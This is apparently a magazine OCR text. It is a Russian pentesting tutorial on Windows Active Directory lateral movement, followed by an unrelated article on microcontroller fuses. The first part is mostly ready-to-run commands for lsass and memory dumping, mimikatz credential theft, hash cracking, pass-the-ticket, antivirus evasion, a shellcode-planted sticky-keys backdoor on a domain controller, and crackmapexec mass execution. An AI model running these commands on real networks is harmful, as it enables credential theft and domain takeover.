- `rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 624 C:\temp\lsass.dmp full`;
- `procdump.exe -ma lsass.exe /accepteula`.

Если дамп удалось создать, то билеты можно безопасно извлечь уже на своей стороне:

```
mimikatz.exe
sekurlsa::Minidump lsass.dmp
sekurlsa::tickets /export
```

Однако иногда антивирус не давал мне подобраться к `lsass.exe`, что, в принципе, и понятно.

Извлечение Kerberos-билетов через дамп физической памяти

Если к процессу никак не подобраться, на помощь придет дамп всей физической памяти. Сделать это можно инструментом из открытого фреймворка по форензике rekall:

```
winpmem.exe --mode MmMapIoSpace --format raw --output ram.dmp.zip
```

Полученный дамп будет внушительного размера — несколько гигабайтов. Для извлечения из него билетов потребуется отладчик WinDbg и плагин для него mimilib.dll:

```
windbg:> .symfix
windbg:> .reload
windbg:> !process 0 0 lsass.exe
windbg:> .process /p /r EPROCESS
windbg:> .load c:\path\to\mimikatz\mimilib.dll
windbg:> !mimikatz
```

Извлечение Kerberos-билетов из сетевого трафика

Достаточно элегантным решением может быть перехват билетов из сетевого трафика в момент их выгрузки:

```
TCPdump.exe -i 1 -nn -w out.pcap
./[extracttgsrepfrompcap.py](https://github.com/nidem/kerberoast/
blob/master/extracttgsrepfrompcap.py) -f out.pcap -w out.txt
```

Bruteforce TGS

Применять брутфорс-атаку имеет смысл только против TGS Kerberos-билетов (билетов для доступа к службам), так как они зашифрованы паролем пользователя:

```
john --format=krb5tgs --wordlist=/usr/share/wordlists/rockyou.txt
hashes-tgs.txt
hashcat3 -a 0 -m 13100 hashes-tgs.txt /usr/share/wordlists/rockyou.
txt
```

Брутфорс будет происходить на достаточно высокой скорости — более 1 миллиона в секунду (`$krb5tgs$23 RC4`).

Pass-the-Ticket

Если у нас имеется Kerberos-билет TGT (билет пользователя), то мы можем применить его для аутентификации. При этом Linux и Windows используют разные форматы — ccache и kirbi соответственно. В свою очередь, билеты могут быть изначально представлены в любом из этих форматов, в зависимости от того, из какой ОС мы их взяли. Но и воспользоваться ими нужно уметь для любой ОС.

Под Windows для импорта билета в формате kirbi используется следующий подход:

```
mimikatz# kerberos::ptt c:\path\to\tgt.kirbi
```

Для импорта в формате ccache:

```
mimikatz# kerberos::ptc c:\path\to\tgt.ccache
```

После импорта используем любую нужную нам программу без указания каких-либо ключей:

```
dir \\dc.company.org\c$
```

Под Linux делаем Pass-the-Ticket в формате ccache:

```
cp tgt.ccache /tmp/krb5cc_0
klist
```

Как упоминалось, Linux формат kirbi не понимает. Поэтому билет нужно сконвертировать в ccache с помощью kekeo.exe:

```
kekeo.exe "misc::convert ccache ticket.kirbi" "exit"
```

После импорта билеты в Linux используем следующим образом:

```
smbclient -k //dc.company.org/c$
winexe -k yes -N //dc.company.org cmd
```

Также инструменты из набора impacket могут использовать билеты без предварительного импорта:

```
KRB5CCNAME=`pwd`/tgt.ccache psexec.py -k -dc-ip 10.0.0.1 target.
domain.com
KRB5CCNAME=`pwd`/tgt.ccache secretsdump.py -k -no-pass target.domain.
com
KRB5CCNAME=`pwd`/tgt.ccache atexec.py -k -no-pass -dc-ip 10.0.0.1
target.domain.com
KRB5CCNAME=`pwd`/tgt.ccache services.py -k -no-pass -dc-ip 10.0.0.1
target.domain.com list
```

Чтобы использовать Kerberos-билет при аутентификации, нужно обращаться к target по имени, а не по IP-адресу.

ДОМЕННЫЕ УЧЕТНЫЕ ЗАПИСИ

Доменные учетные записи в инфраструктуре компаний, использующих Active Directory, считаются наиболее приоритетной мишенью. Именно доменные учетные записи в итоге приводят нас на контроллер домена.

Продолжение статьи →

ГИД ПО LATERAL

ИЗУЧАЕМ УДАЛЕННОЕ ИСПОЛНЕНИЕ КОДА В WINDOWS СО ВСЕХ СТОРОН

Кеш хешированных доменных учетных записей

Кеш хешированных учетных записей, или Domain Credential Cache, — это куст реестра, куда записываются все успешные логоны в систему под доменными учетными записями на случай, если контроллер домена в будущем окажется недоступен. Содержимое этого кеша легко извлечь уже знакомым нам способом:

```
reg.exe save hklm\security security
reg.exe save hklm\system system
```

В нем хранятся хеши доменных учетных записей. Чтобы получить их, выполняем следующую команду:

```
creddump7\cachedump.py system security true
```

Для старых версий Windows **creddump7** не всегда извлекает хеши, в таком случае может пригодиться старый же вариант **creddump**:

```
creddump\cachedump.py system security
```

Аналогично можно воспользоваться инструментом из impacket:

```
secretsdump.py -system system -security security LOCAL
```

Из того же кеша есть шанс получить сохраненные пароли для служб открытым текстом:

```
creddump7\lsadump.py system security
```

При боковом перемещении шанс встретить в кеше учетную запись администратора домена очень велик. Правда, тут есть одно но: поскольку это кеш, то нет гарантии, что пароль после кеширования не менялся.

Существует две версии этого хеша — dcc1 (mscash1) и dcc2 (mscash2). Данные хеш-функции имеют абсолютно одинаковую длину, и незнание версии ОС может привести к очень долгому безуспешному подбору пароля. Так, если у нас Windows XP/2003, то используется dcc1:

```
john --format=mscash hashes_dcc.txt --wordlist=/usr/share/wordlists/
rockyou.txt
hashcat -a 0 -m 1100 hashes_dcc.txt /usr/share/wordlists/rockyou.txt
```

Если Windows Vista/2008–10/2019, то это dcc2:

```
john --format=mscash2 hashes_dcc2.txt --wordlist=/usr/share/
wordlists/rockyou.txt
hashcat -a 0 -m 2100 hashes_dcc2.txt /usr/share/wordlists/rockyou.txt
```

Стоит отметить, что старые Windows XP/2003 более перспективны для бокового перемещения, так как используемая ими хеш-функция dcc1 в 3000 раз слабее и, следовательно, более подвержена атакам подбором пароля. Поэтому, если доменный администратор когда-то выполнял вход на устаревшую ОС Windows, он, сам того не осознавая, заметно ослабил защиту всей инфраструктуры. Это еще один повод отказаться от старых версий Windows.

Учетные данные запущенных сессий

Доменные учетные записи также находятся в памяти процесса **lsass.exe**. Это касается только активных в данный момент сессий. Список пользователей и их процессов удобно проверять встроенной командой **qprocess ***.

Инструменты **mimikatz.exe** или **wce.exe** умеют извлекать для активных сессий хеши и пароли открытым текстом:

```
mimikatz.exe privilege::debug sekurlsa::logonPasswords
```

Однако антивирусы почему-то их очень не любят. Тут снова на помощь может прийти техника дампа памяти.

Извлечение через дамп виртуальной памяти

Делаем дамп одним из перечисленных выше способов. После этого воспользуемся помощью mimikatz:

```
sekurlsa::Minidump lsassdump.dmp
sekurlsa::logonPasswords
```

Извлечение через дамп физической памяти

Как было сказано чуть раньше, антивирус может защитить **lsass.exe** от посягательств и не позволить сдампить процесс ни одним из перечисленных способов. Тут вновь вооружаемся утилитой **winpmem.exe** и дампим всю физическую память. Антивирусу крайне сложно обнаружить процесс дампа физической памяти, так как он выполняется не через WinAPI-вызовы, а через прямое чтение памяти из режима ядра.

Проанализировать дамп памяти мы сможем с помощью отладчика WinDbg и специального модуля для него от автора mimikatz:

```
windbg:> .symfix
windbg:> .reload
windbg:> !process 0 0 lsass.exe
windbg:> .process /p /r EPROCESS
windbg:> .load c:\path\to\mimikatz\mimilib.dll
windbg:> !mimikatz
```

Также у всем известного фреймворка для форензики Volatility для этой цели существует специальный модуль:

```
volatility --plugins=/path/to/volatility_plugins/FrancescoPicasso -f
pmem.img mimikatz
```

Аппаратная изоляция процесса lsalso.exe

В современных версиях Windows нас может ждать неприятный сюрприз в виде **lsalso.exe** — процесса, защищенного технологией виртуализации. Существуют, конечно, техники, связанные с регистрацией провайдера LSASS:

```
mimikatz.exe misc:memssp
```

Но тут придется ждать, пока админ выполнит повторный логон. Введенные учетные данные будут записаны в **c:\windows\system32\mimilsa.log**.

Но так ли нам нужен пароль этого администратора домена? Подумаем хорошенько: мы зашли на сервер под одной учетной записью и хотим получить пароль от другой. В пределах текущего ПК и наша, и админская учетки находятся на равных уровнях — мы оба локальные администраторы этого ПК. Это значит, что мы можем взаимодействовать как с домашним каталогом нужной нам учетки, так и с памятью его процессов.

Говоря более конкретно, мы имеем полное право писать код в память процессов, работающих от имени доменного администратора, и запускать в нем произвольные потоки. То есть мы можем просто сгенерировать шелл-код с произвольной командой и выполнить ее от имени администратора домена, заинжектив ее в любой процесс нужного пользователя. И для этого нам не потребуется даже пароль этого админа:

```
msfvenom -p windows/exec CMD="wmic /node:10.0.0.10 process call
create 'reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
Image File Execution Options\sethc.exe" /v Debugger /t reg_sz /d "\
windows\system32\cmd.exe"'" -f raw -e x86/alpha_mixed -o shellcode.
txt exitfunc=thread
```

Мы сгенерили шелл-код, который с помощью WMI выполнит на контроллере домена команду, активирующую sticky keys. Желательно сделать этот шелл-код как можно более безобидным — в данном случае он закодирован в ASCII-команды, так что будет выглядеть как простой текстовый файл. Обычно антивирусы такое не трогают.


Теперь все, что нам нужно, — это выбрать процесс администратора домена с помощью команды **qprocess ***. Часто админские процессы висят в параллельной сессии RDP, иногда — забытой. Поэтому в качестве цели можно взять, например, **explorer.exe**. Далее мы выделяем в нем немного памяти, записываем туда наш шелл-код и запускаем поток с помощью shellcode_inject.exe:

```
shellcode_inject.exe PID shellcode.txt
```

Только что мы внедрили в контекст администратора домена код, который на контроллере домена удаленно запустил команду, активирующую бэкдор. Теперь подключимся к этому домену:

```
rdesktop dc.company.org
```

Мы увидим хорошо знакомую картину.



Результат внедрения шелл-кода в админский процесс — активация бэкдора на контроллере домена

Доступ к контроллеру домена получен. Это значит, что мы можем выполнить репликацию доменных учетных записей, включая системную учетную запись **krbtgt**. С ее помощью можно «нарисовать» TGT Kerberos-билет того самого админа и авторизоваться от его имени уже второй раз, не зная никакого пароля. Эта техника называется golden ticket.

Подведем небольшой итог по самым распространенным типам хешей Windows и областям их использования.

Хеш-функция	Пример	Применение
LM	aad3b435b51404eeaad3b435b51404ee	Может быть использован в Pass-the-Hash атаке. Может быть восстановлен на 100%
NTLM	31d6cfe0d16ae931b73c59d7e0c089c0	Может быть использован в Pass-the-Hash атаке
NetNTLMv1	12345678904ddeee00000000000000000000000000000000:123456789 01234567890561ab66b12345678901234567890:d812345678909938	Одноразовый хеш. Может быть использован в атаках NTLM-relay (SMB-relay), в брутфорс-атаках. Встречается в Windows <=XP/2003
NetNTLMv2	1231234c480274b0:e9e6650172b7201234567896c796583e:01010000 00000000c0653150de09d201e95bd1bf925a2d8e000000000200080053 004d004200330001001e00570049004e002d0050005200480034000123 4567890123456789460056000400140053004d00420033002e006c006f 00630061006c0003003400570049004e002d0050005200480034003900 3200520051004100460056002e0053004d00420033002e006c006f0063 0061006c000500140053004d00420033002e006c006f00630061006c00 07000800c0653150de09d2010600040002000000080030003000000000 000000000000000300000f9cc01234567890123456789012345678901 23456789012345678901234567890a0010000000000000000000000000 000000000009001a0063006900660073002f00310030002e0030002e00 30002e003100000000000000000000000000	Одноразовый хеш. Может быть использован в атаках NTLM-relay (SMB-relay), в брутфорс-атаках. Встречается в Windows >=Vista/2008
DCCv1	74012345678980123456789b8123412f	Может быть использован в брутфорс-атаках. Встречается в Windows <=XP/2003
DCCv2	131234567890c123456789051234503a	Может быть использован в брутфорс-атаках. Встречается в Windows >=Vista/2008

LATERAL MOVEMENT

Так или иначе, для бокового перемещения на входе мы можем иметь учетные записи в одной из перечисленных ниже форм:

- паролей открытым текстом;
- NTLM-хешей;
- Kerberos-билетов.

О том, как их использовать сразу на множестве целей, мы поговорим ниже.

Credentials spraying

Само по себе боковое перемещение — это, как правило, массовое исполнение кода, то есть запуск одной и той же команды на группе целей. При этом оно часто выполняется вслепую, особенно на начальной стадии, когда нет разведанного пути получения учетной записи админа.

Поэтому важно уметь исполнять код разными способами не на одной машине, а сразу на группе целей. Тут лучший, на мой взгляд, инструмент — crackmapexec. Эта тулза имеет крайне богатый арсенал функций. Она может быть использована также для брутфорса и много чего еще, что выходит за рамки данной статьи.

Синтаксис для использования локальных учетных записей выглядит следующим образом:

```
cme smb -d . -u username -p password targets.txt
```

Для доменных:

```
cme smb -d domain -u username -p password targets.txt
```

При этом любой аргумент может быть как значением, так и файлом, содержащим список значений. Перед тем как начать массово исполнять код, нужно определиться, какие учетные записи на какие ПК имеют доступ.

Для какой-то конкретной учетки мы можем сделать проверку прав сразу на группе целей:

```
cme smb -d . -u admin -p passwd --shares targets.txt 2>&1 | grep
Pwn3d
```

Чаще при боковом перемещении имеешь дело не с одной, а с десятками, а то и с сотнями учетных записей. В новых версиях **cme** для этого появилась возможность проверки combo-сочетаний:

```
cme smb -d domain -u users.txt -p passwords.txt --no-bruteforce
--continue-on-success --shares targets.txt 2>&1 | grep Pwn3d
cme smb -d domain -u users.txt -H hashes.txt --no-bruteforce
--continue-on-success --shares targets.txt 2>&1 | grep Pwn3d
```

Все учетные записи, которые к чему-то подошли, сохраняются в базе и доступны через команду **cmedb**. Команду можно использовать с целью получения информации для SMB:

```
cmedb> proto smb
```

Список сохраненных учетных записей:

```
cmedb> creds
```

Список хостов, на которые были попытки входа:

```
cmedb> hosts
```

Сохраненные таким образом учетные записи в дальнейшем можно использовать в **cme** по ID:

```
cme smb -id 7 --shares targets.txt
```

Массовое исполнение кода

В какой-то момент нам может потребоваться тупо запускать какую-то программу на группе целей. И если для точечного запуска команд мы использовали всякие **psexec**, то для массового прибегнем к **cme**. Для выполнения простой команды можно воспользоваться следующей директивой:

```
cme smb -d . -u admin -p s3cr3t -x 'ipconfig' targets.txt
```

Для выполнения командлетов PowerShell:

```
cme smb -d . -u admin -p s3cr3t -X 'Get-Service' targets.txt
```

Исполнение команд разными способами:

```
cme smb --exec-method smbexec -d . -u admin -p s3cr3t -x ipconfig
targets.txt
cme smb --exec-method wmiexec -d . -u admin -p s3cr3t -x ipconfig
targets.txt
cme smb --exec-method atexec -d . -u admin -p s3cr3t -x ipconfig
targets.txt
cme winrm -d . -u admin -p s3cr3t -x ipconfig targets.txt
Используем технику Pass-the-Hash на группе целей:
cme smb -d . -u admin -H aad3b435b51404eeaad3b435b51404ee:
31d6cfe0d16ae931b73c59d7e0c089c0 -x 'ipconfig' targets.txt
```

Используем технику Pass-the-Ticket на группе целей:

```
KRB5CCNAME=$(pwd)/tgt.ccache cme smb -k -u admin -x 'ipconfig'
targets.txt
```

Также **cme** позволяет полностью автоматизировать процесс сбора локальных учетных записей и кеша доменных:

```
cme smb -d . -u users.txt -H hashes.txt --no-bruteforce
--continue-on-success --sam targets.txt
cme smb -d . -u users.txt -H hashes.txt --no-bruteforce
--continue-on-success --lsa targets.txt
```

Эта команда автоматизирует практически все описанные выше действия — соберет все, что можно, используя каждую из учетных записей. Также **crackmapexec** имеет дополнительные модули, расширяющие его и без того богатую функциональность. В частности, имеется модуль mimikatz для массового извлечения доменных учеток активных сессий:

```
cme smb -M mimikatz -id 8 targets.txt
```

Однако запускать его в реальной среде я бы не рекомендовал из-за высокого риска обнаружения антивирусом.

ЗАКЛЮЧЕНИЕ

Windows имеет очень много разных особенностей, позволяющих нам «перепрыгивать» с одного хоста на другой. Многие из этих трюков, такие как PTH, вообще говоря, являются уязвимостями, но Microsoft не хочет их закрывать. Так они переходят в разряд «фич», которые навсегда останутся в нашем арсенале.

Как бы абсурдно это ни прозвучало, отказ от Active Directory улучшил бы защищенность многих внутренних сетей. На моей практике был показательный случай, когда за полтора дня была захвачена огромная внутренняя сеть в 140 тысяч ПК, но в то же время за пять дней не поддалась крошечная компания в десять человек, не использующая Active Directory.

Сложно себе представить сеть компании, которая сдержала бы натиск всех описанных приемов. Слишком многое может оказаться неочевидным для администраторов, и тогда одна ошибка приводит к краху всей инфраструктуры.

В сетях с Active Directory мы имеем экосистему с единым центром — контроллером домена. И для его компрометации необязательно атаковать сеть прямо в лоб. Как правило, к компрометации домена приводят не уязвимости в ПО, а простые недочеты — избыточное количество админских учеток либо их чрезмерное использование налево и направо, использование одинаковых паролей локальных учетных записей или же просто слабые пароли.

Рассмотренные методы составляют примерно 10% угроз внутренней инфраструктуры и лишь одну десятую обычного арсенала хакера. Ведь существуют еще уязвимости ПО и атаки на ЛВС. Active Directory вместе с Windows, имея множество неочевидных изъянов в безопасности, создает для атакующего крайне удобную среду для продвижения, в которой каждый хост находится в доверительных отношениях с соседними узлами сети. После успешного взлома одного такого хоста начинается цепная реакция взломов, которая доходит до админских ПК и серверов, а потом уже и до АСУ ТП или SWIFT. И чем больше сеть, тем сложнее соблюдать порядок, тем больше вероятность встретить misconfiguration и тем выше будет цена такой ошибки.

БИТЫ ЗАЩИТЫ

Поляк
Электроника. Коты. Аниме.
vova.mischenko@icloud.com

РАЗБИРАЕМ СПОСОБЫ ЗАЩИТЫ МИКРОКОНТРОЛЛЕРОВ

Если ты занимался микроконтроллерами, то, конечно, слышал о битах конфигурации. Для разных семейств они называются по-разному: в AVR это фьюзы, а в PIC — конфигурационное слово. Сегодня мы разберемся с ними поподробнее, а еще рассмотрим их применение для защиты прошивки в контроллере. И это не был бы «Хакер», если бы мы не показали способы обхода такой защиты. Поехали!

INFO

Рекомендую ознакомиться с моей прошлой статьей, в которой более подробно описаны микроконтроллеры, о которых говорится ниже.

AVR

В семействе AVR для настройки применяются фьюзы. Фьюзы (от англ. fuse — предохранитель) — это особые биты в микроконтроллере, которые, как и все биты, хранят информацию. Их основные особенности следующие:

- они хранятся и прошиваются отдельно от остальной памяти;
- изменяются только извне;
- управляют работой микроконтроллера на самом низком уровне.

Лучше всего их можно объяснить на примере дозиметра РКСБ-104.

Дозиметр РКСБ-104

Основная настройка его выполнялась одним переключателем на передней панели. А вот более тонкие настройки требовали снять защитную крышку с задней стенки и воспользоваться маленькими переключателями (белые посередине).

Задняя панель со снятой крышкой

В AVR эти биты для удобства соединяются в байты: старший, младший, защитный и дополнительный. К каждому биту можно получить доступ по принципу байт → бит. Младший байт обычно отвечает за тактирование, а старший — за плюшки. Биты отличаются от чипа к чипу, поэтому с каждым чипом в идеале стоит разбираться отдельно с помощью документации.

Значение битов в этом семействе инвертировано: 1 значит, что бит стерт, а 0 — что установлен. Но вот программы для прошивки МК работают по-разному. Для разных программ нужно уточнять логику работы с фьюзами.

Что могут фьюзы в этом семействе МК:

- управление тактированием (частота генератора, внешний или внутренний генератор);
- разрешение на чтение прошивки микроконтроллера (самое интересное, но об этом позже);
- управление таймерами;
- защита EEPROM;
- более специфичные функции, их надо уточнять к конкретному чипу.

Самые «популярные» биты:

- `CKSEL` — их четыре, и они отвечают за тактирование;
- `SUT` — их два, и они управляют режимом запуска тактирования;
- `CKOPT` — конфигурирует внутренний генератор;
- `RSTDISBL` — режим работы ножки RESET МК;
- `SPIEN` — разрешение SPI;
- `EESAVE` — защита EEPROM;
- `BOOTRST` — адрес, откуда начать исполнять код;
- `BODEN` — контроль питания;
- `SELFPRGEN` — разрешение записи в память изнутри;
- `OCDEN` — вот он, бит, разрешающий чтение прошивки.

Считывают фьюзы обычно не вручную, а с помощью специальных калькуляторов. Вот один из них — Fusecalc.

Софт

WARNING

При работе с фьюзами будь предельно внимателен. Неправильно выставленный бит может превратить чип в «кирпич». Перед прошивкой уточняй логику работы с фьюзами в твоей программе.

Linux

Я обычно работал с программой avrdude. Приведу пару команд без дополнительных параметров (чип, программатор). Считывание прошивки из чипа в файл:

```
$ avrdude -U flash:r:flash_dump.hex:i
```

Считывание энергонезависимой памяти в файл:

```
$ avrdude -U eeprom:r:eeprom_dump.raw:r
```

Запись прошивки из файла в чип:

```
$ avrdude -U flash:w:flash_dump.hex
```

Запись энергонезависимой памяти из файла:

```
$ avrdude -U eeprom:w:eeprom_dump.raw
```

Запись фьюзов (`0xc3 -> lfuse`; `0x99 -> hfuse`):

```
$ avrdude -U lfuse:w:0xc3:m -U hfuse:w:0x99:m
```

Чтение фьюзов в файлы:

```
$ avrdude -U hfuse:r:hfuse.txt:h -U lfuse:r:lfuse.txt:h
```

Есть дополнительные параметры `-c` и `-p`. Первый отвечает за программатор, а второй — за чип. В качестве примера — команда для прошивки контроллера ATmega328p с помощью USBASP:

```
$ avrdude -U flash:w:flash_dump.hex -c usbasp -p m328p
```

В командах есть странные строки вида `flash:w:flash_dump.hex`. Это строки в специальном формате для `avrdude`. Для чего такое решение — не знаю ни я, ни кто-либо еще.


Части этих строк разделены двоеточиями:

- первая часть — область памяти в МК (например, `flash` или `lfuse`);
- вторая — направление (`w` — write или `r` — read);
- третья — файл на локальном устройстве (например, файл с прошивкой);
- последняя (опциональная) — формат файла (например, `r` — raw или `i` — ihex, интеловский шестнадцатеричный).


Более специфичные случаи применения этой строки выходят за рамки данной статьи.

Windows


Оконщики обычно пользуются программами с GUI. Например, AvrDude GUI.




Первая вкладка предназначена для загрузки прошивки. Мы видим и можем выбрать целевое устройство, формат файлов прошивки и пути к самим файлам. Один предназначен для программы, другой — для энергонезависимой памяти.



Вторая вкладка конфигурирует программатор: какая используется модель и на каком порте она сидит.



Вкладка управления защитными битами.



А вот наконец и фьюзы. Задаются они как байты.

Как видишь, все просто, и использовать фьюзы можно, даже не открывая терминал!

INFO

На Arduino можно конфигурировать МК, не задумываясь о работе фьюзов. Этим занимается Arduino IDE в автоматическом режиме.

Продолжение статьи →

БИТЫ ЗАЩИТЫ

РАЗБИРАЕМ СПОСОБЫ ЗАЩИТЫ МИКРОКОНТРОЛЛЕРОВ


STM

В семействе STM для задания конфигурации используются биты в специальных регистрах. Информацию об этих регистрах и их назначении ищи в документации. Менять значения этих регистров можно и нужно на ходу, но, в отличие от AVR, конфигурируется тут не только самое низкоуровневое (тактирование, например), но и всякая мелкая периферия.

Настраивать надо много, даже если проект в духе Hello world, поэтому обычно это делается не ручной записью регистров, а с помощью красивого и мощного софта.


Софт

STM32CubeMX — это официальное и бесплатное программное обеспечение, созданное в компании STMicroelectronics. У нее есть и другая и тоже бесплатная IDE для своих МК — Atollic TrueSTUDIO. Но начнем мы с «Кубика».



CubeMX

Разобраться с ним просто: создаешь проект, выбираешь контроллер – и погнали. Порты настраиваются прямо на интерактивной картинке, а периферия — с помощью меню слева. Большинство опций подписано: не надо больше лазить в даташит и разбираться с битами регистров. А в конце нажимаешь соответствующую кнопку — и программа генерирует код на языке программирования в виде подключаемого файла.



Atollic TrueSTUDIO — это еще одна навороченная IDE для микроконтроллеров STM. В ней можно и код писать, и отлаживать. А еще она хорошо стыкуется с «Кубом».

WWW

Есть еще System Workbench for STM32 и, конечно, Arduino IDE с ее неисчислимыми модулями.

Посторонним вход запрещен!

Если ты не хочешь использовать софт производителя МК, можно все сделать руками. Благо это относительно нетрудно. Приведу пример кода из одного своего проекта.

```
void init_uart()
{
  UART1_CR2 |= UART_CR2_TEN; // Transmitter enable
  UART1_CR2 |= UART_CR2_REN;
  UART1_CR2 |= UART_CR2_RIEN;
  UART1_CR3 &= ~(UART_CR3_STOP1 | UART_CR3_STOP2);
  UART1_BRR2 = (F_CPU/UART_BAUD) & 0x000F;
  UART1_BRR2 |= (F_CPU/UART_BAUD) >> 12;
  UART1_BRR1 = ((F_CPU/UART_BAUD) >> 4) & 0x00FF;
}
```

Эта функция отвечает за конфигурацию UART. Как видишь, можно обойтись и без всяких кубов (хотя на самом деле CubeMX на мой ноут просто не установился из-за слабых характеристик).

Библиотеки

Прошивки для STM, как правило, пишутся с помощью специальных библиотек. Есть как официальные, так и кастомные (HAL и SPL). Проще говоря, это стандартный набор библиотек. Можно, конечно, и без них — мне так даже больше нравится: лучше понимаешь, как работает твой код.

Приведу команды для компиляции и прошивки STM8 из упомянутого проекта.

```
$ sdcc --Werror --std-sdcc99 -mstm8 -DSTM8S103 -lstm8 -mstm8
--out-fmt-ihx ../devctrl.c
$ stm8flash -c stlinkv2 -p stm8s103f3 -w devctrl.ihx
```

Здесь мы видим две программы — stm8flash для прошивки и sdcc для компиляции. Может, кому-то пригодится.

